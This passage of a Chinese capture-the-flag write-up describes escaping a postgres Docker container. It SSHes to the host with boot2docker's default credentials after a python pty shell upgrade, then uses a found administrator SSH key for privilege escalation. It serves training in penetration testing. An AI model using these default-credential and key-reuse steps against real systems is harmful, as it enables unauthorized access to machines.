
```
                                ╔═══════════╣ Basic information ╠═══════════
OS: Linux version 4.14.154-boot2docker (root@08b45408fb99) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Thu Nov 14 19:19:08 UTC 2019
User & Groups: uid=102(postgres) gid=104(postgres) groups=104(postgres),102(ssl-cert)
Hostname: bc56e3cc55e9
Writable folder: /dev/shm
[-] No network discovery capabilities (fping or ping not found)
[-] No port scan capabilities (nc not found)


Caching directories using 1 threads DONE
```

通过 github 找到目标项目：`https://github.com/boot2docker/boot2docker`，默认账号为：`user: docker`，`pass: tcuser`

接下来就涉及到 Docker 网络模式的知识了，这里就不细说可以去搜一下讲的都比我好。这里我先用Python得到一个完整的tty，再尝试 ssh 登录 `172.17.0.1` 也就是物理机虚拟出来的网络IP，成功实现横移。

```
postgres@bc56e3cc55e9:/var$

ssh docker@172.17.0.1
ssh docker@172.17.0.1
Pseudo-terminal will not be allocated because stdin is not a terminal.
Permission denied, please try again.
Permission denied, please try again.
docker@172.17.0.1: Permission denied (publickey,password,keyboard-interactive).
postgres@bc56e3cc55e9:/var$

postgres@bc56e3cc55e9:/var$

python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
ssh docker@172.17.0.1
ssh docker@172.17.0.1
tcuser

   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

docker@box:~$
```


通过执行 `docker ps` 命令可以看到容器列表：




权限提升（Privilege Escalation）

细心的朋友已经发现了，Nmap扫描出来的系统是 Windows ，为什么这里还是Linux？说明我们还是在容器里，还需要找到登录 administrator 的信息才行。

在根目录下发现存一个可疑的 `/c` 目录，进一步查看发现存在 administrator 的ssh登录私钥：



通过查看 `passwd` 文件，发现并没有这个 administrator 用户，猜测可能是用于连接 Windows 的 ssh 服务：



致此，成功获得 root flag。

参考

- https://www.cnblogs.com/xiao987334176/p/10049844.html